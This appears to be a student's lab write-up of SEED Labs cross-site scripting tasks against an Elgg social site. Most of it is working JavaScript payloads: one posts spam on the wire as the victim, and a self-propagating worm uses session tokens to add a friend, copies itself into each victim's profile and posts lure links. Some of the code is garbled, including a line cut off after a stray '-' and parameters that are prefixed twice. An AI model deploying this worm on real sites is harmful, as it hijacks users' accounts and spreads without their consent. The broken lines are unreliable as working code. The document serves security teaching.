
- Alice's profile:Before



- Visiting Samy's profile




- After




Task : 03: Posting on the Wire on Behalf of the Victim

3.A: Explore the wire posting section:

- Visit "The wire"



- Post something there. Keep the "HTTP Header Live" extension open. You will find a POST request related to wire posting.



- Here you will get the API link and request body. Follow this format and prepare a script.


3.B: Preparing the script:

```
<script type="text/javascript">
    window.onload = function(){
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token="&__elgg_token=" + elgg.security.token.__elgg_token;


        let sammy_id = 59;
        let victim_id = elgg.session.user.guid;
        let samy_profile_link = "http://www.seed-server.com/profile/samy"


        var sendurl = "http://www.seed-server.com/action/thewire/add";
        var content = "__elgg_token="+token+
                      "&__elgg_ts="+ts+
                      "&body="+`To earn 12 USD/Hour(!), visit now ${samy_profile_link}`;

        if(victim_id != sammy_id){
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```


Don’t forget to protect Samy. Now post it on Samy’s about me section.

3.C: Result:

- Alice’s wire before



- After visiting Samy's profile



Task:04: Design A Self-propagating Worm

4.A: Retrieving the malicious code from Samy's profile:

We will use"DOM API" to retrieve a copy of the worm itself from Samy's profile.

```
<script id = "worm" type="text/javascript">
window.onload = function(){

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

```

- An id "worm" is used so that we can retrieve that script by traversing the DOM with the help of it.

```
var jsCode = document.getElementById("worm").innerHTML;
```

- This part retrieve the worm code with the help of ID "worm"

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
```

- Then we construct the payload which will later be embedded in victim's "About me" section

4.B: Prepare the script:

- We will concatenate the previous three tasks idea to prepare this script
- For Adding Samy as friend

```
// Sending friend request to samy
var Ajax = null;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token="&__elgg_token=" + elgg.security.token.__elgg_token;

let sammy_id = 59;
let victim_id = elgg.session.user.guid;

var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + sammy_id + "&__elgg_ts="+ts+"&__elgg_token="-

if(victim_id != sammy_id){
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host","www.seed-server.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
```

- Modifying victim's profile by replicating the worm

```
// Modifying victim's profile
Ajax = null;
ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
token="&__elgg_token=" + elgg.security.token.__elgg_token;



let victim_name = elgg.session.user.username;
sendurl = "http://www.seed-server.com/action/profile/edit";
var content = "__elgg_token="+token +
              "&__elgg_ts="+ts+
              "&name="+victim_name+
              "&description="+wormCode+"&accesslevel[description]=2"+
              "&briefdescription="+"1905101"+"&accesslevel[briefdescription]=2"+
              "&location=randomlocation&accesslevel[location]=2"+
              "&interests=Randomint&accesslevel[interests]=2"+
              "&skills=Randomskill&accesslevel[skills]=2"+
              "&contactemail=Randomabc@gmail.com&accesslevel[contactemail]=2"+
              "&phone=Randomphone&accesslevel[phone]=2"+
              "&mobile=RandomMobile&accesslevel[mobile]=2"+
              "&website=http://www.random.com&accesslevel[website]=2"+
              "&twitter=randomtwitter&accesslevel[twitter]=2"+
              "&guid="+victim_id;

if(victim_id != sammy_id){
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host","www.seed-server.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

- "wormCode" variable contains the whole worm code that we retrieved earlier with DOM API. Now we are embedding it to the victim's "description/about me" section. So the replication of worm is done line this.

- Finally post victim's profile link on the wire


```
    //* Posting on wire



    let samy_profile_link = "http://www.seed-server.com/profile/samy"
    let victim_profile_link = "http://www.seed-server.com/profile/" + victim_name;


    sendurl = "http://www.seed-server.com/action/thewire/add";
    content = "__elgg_token="+token+
                "&__elgg_ts="+ts+
                "&body="+`To earn 12 USD/Hour(!), visit now ${victim_profile_link}`;

    if(victim_id != sammy_id){
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host","www.seed-server.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }


}
</script>
```


- The profile link can be grabbed from browser's url section

- Paste the script in Samy's "About me" section and make it public.


4.C:Result:


- Alice: Before infection






- Alice:After visiting Samy's profile:






- Boby: Before clicking Alice's link on the wire.



- After:


Wire posts
All wire posts
All
Mine
Friends
What's happening?
Post
140 characters remaining
By boby
just now
To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/boby
By alice
5 minutes ago
To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/alice
By alice
5 minutes ago
To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/alice